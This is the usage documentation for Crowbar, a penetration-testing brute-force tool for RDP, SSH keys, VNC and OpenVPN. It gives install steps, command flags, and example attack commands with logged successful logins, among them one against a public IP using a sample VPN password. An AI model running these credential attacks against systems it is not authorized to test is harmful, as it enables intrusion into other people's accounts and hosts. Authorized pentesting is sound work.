Crowbar (Levye) - Brute forcing tool for pentests

What is it?

Crowbar (crowbar) is brute forcing tool that can be used during penetration tests. It is developed to brute force some protocols in a different manner according to other popular brute forcing tools. As an example, while most brute forcing tools use username and password for SSH brute force, Crowbar uses SSH key. So SSH keys, that are obtained during penetration tests, can be used to attack other SSH servers.

Currently **Crowbar** supports

- OpenVPN
- SSH private key authentication
- VNC key authentication
- Remote Desktop Protocol (RDP) with NLA support

Installation

First you shoud install dependencies

```
# apt-get install openvpn freerdp-x11 vncviewer
```

Then get latest version from github

```
# git clone https://github.com/galkan/crowbar
```

Attention: Rdp depends on your Kali version. It may be xfreerdp for the latest version.

Usage

-h: Shows help menu.

-b: Target service. Crowbar now supports vnckey, openvpn, sshkey, rdp.

-s: Target ip address.

-S: File name which is stores target ip address.

-u: Username.

-U: File name which stores username list.

-n: Thread count.

-l: File name which stores log. Deafault file name is crwobar.log which is located in your current directory

-o: Output file name which stores the successfully attempt.

-c: Password.

-C: File name which stores passwords list.

-t: Timeout value.

-p: Port number


-k: Key file full path.

-m: Openvpn configuration file path

-d: Run nmap in order to discover whether the target port is open or not. So that you can easily brute to target using crowbar.

-v: Verbose mode which is shows all the attempts including fail.

If you want see all usage options, please use **crowbar --help**



ATTENTION: If you want to use username including DOMAIN, please specify username like below. Backslash is the escape character for python. So you can use two formats for achieving this.

```
# ./crowbar.py -b rdp -u DOMAIN\\gokhan alkan -c Aa123456 -s 10.68.35.150/32
2015-03-28 11:03:39 RDP-SUCCESS : 10.68.35.150:3389 - "DOMAIN\gokhan alkan":Aa123456,
# ./crowbar.py -b rdp -u gokhan alkan@ornek -c Aa123456 -s 10.68.35.150/32
2015-03-28 11:04:00 RDP-SUCCESS : 10.68.35.150:3389 - "gokhan alkan@DOMAIN":Aa123456,
```

Brute forcing RDP

Below are the examples which you have options for using crowbar.

RDP brute force attempt to a single IP address using a single username and a single password:

```
crowbar.py -b rdp -s 192.168.2.182/32 -u admin -c Aa123456
```

RDP brute force attempt to a single IP address using username list file and a single password


```
crowbar.py -b rdp -s 192.168.2.211/32 -U /root/Desktop/userlist -c passw0rd
```

RDP brute force attempt to a single IP address using a single username and a password list:

```
crowbar.py -b rdp -s 192.168.2.250/32 -u localuser -C /root/Desktop/passlist
```

RDP brute force attempt to a network using a username list and a password list in discovery mode:

```
crowbar.py -b rdp -s 192.168.2.0/24 -U /root/Desktop/userlist -C /root/Desktop/passlist
-d
```



Brute forcing SSH

Below are the examples which you have options for using crowbar.

SSH key brute force attempt to a single IP address using a single username and a ssh key:

```
crowbar.py -b sshkey -s 192.168.2.105/32 -u root -k /root/.ssh/id_rsa
```

SSH key brute force attempt to a single IP address using a single username and a ssh key folder:

```
crowbar.py -b sshkey -s 192.168.2.105/32 -u root -k /root/.ssh/
```

```
root@kali:~/Desktop/crowbar-master# ./crowbar.py -b sshkey -s 192.168.2.105/32
-u root -k /root/.ssh
2014-10-05 14:38:25 SSH-SUCCESS : 192.168.2.105:22 - root:/root/.ssh/id_rsa
root@kali:~/Desktop/crowbar-master# ./crowbar.py -b sshkey -s 192.168.2.105/32
-u root -k /root/Desktop/id_rsa
2014-10-05 14:38:37 SSH-SUCCESS : 192.168.2.105:22 - root:/root/Desktop/id_rsa
root@kali:~/Desktop/crowbar-master#
```

SSH key brute force attempt to a network using a single username and a ssh key folder in discovery mode:

```
crowbar.py -b sshkey -s 192.168.2.0/24 -u root -k /root/.ssh/ -d
```

```
root@kali:~/Desktop/crowbar-master# ./crowbar.py -b sshkey -s 192.168.2.0/24
-u root -k /root/.ssh -d
2014-10-05 14:39:16 SSH-SUCCESS : 192.168.2.105:22 - root:/root/.ssh/id_rsa
2014-10-05 14:39:16 SSH-SUCCESS : 192.168.2.35:22 - root:/root/.ssh/id_rsa
root@kali:~/Desktop/crowbar-master#
```

Attention: If you want, you can specify the key directory with -k option. Crowbar will use all the files under this directory for brute force. For instance;

```
# crowbar.py -k /root/.ssh
```

Brute forcing VNC server

Below is the example which you have options for using crowbar.

VNC brute force attempt to a single IP address using a passwd file with specified port number:

```
crowbar.py -b vnckey -s 192.168.2.105/32 -p 5902 -k /root/.vnc/passwd
```

```
root@kali:~/Desktop/crowbar-master# ./crowbar.py -b vnckey -s 192.168.2.105/32 -p 5902
-k /root/Desktop/passwd
2014-10-07 13:12:18 VNC-SUCCESS: 192.168.2.105:5902 - /root/Desktop/passwd
root@kali:~/Desktop/crowbar-master#
```

Brute forcing OpenVPN

Below are the example which you have options for using crowbar.

VPN brute force attempt to a single IP address using a configuration file, a certificate file, a single username and a sindle password with specified port number:

```
crowbar.py -b openvpn -s 198.7.62.204/32 -p 443 -m /root/Desktop/vpnbook.ovpn -k
/root/Desktop/vpnbook_ca.crt -u vpnbook -c cr2hudaF
```

```
root@kali:~/Desktop/crowbar-master# ./crowbar.py -b openvpn -s 198.7.62.204/32 -p 443
 -m /root/Desktop/vpnbook.ovpn -k /root/Desktop/vpnbook_ca.crt -u vpnbook -c cr2hudaF
2014-10-05 18:59:38 VPN-SUCCESS: 198.7.62.204 - vpnbook:cr2hudaF
```

Example Output

Once you have executed crowbar, it generates 2 files for logging and result that are located in your current directory. Default log file name is crowbar.log which stores all brute force attempts while execution. If you don't want use default log file, you should use -l log_path. The second file is crowbar.out which stores successful attempts while execution. If you don't want use default output file, you should use -o output_path. After that you can observe crowbar operations. Please look at the crowbar.log and crowbar.out files.

Thanks To

- Bahtiyar Bircan
- Ertuğrul Başaranoğlu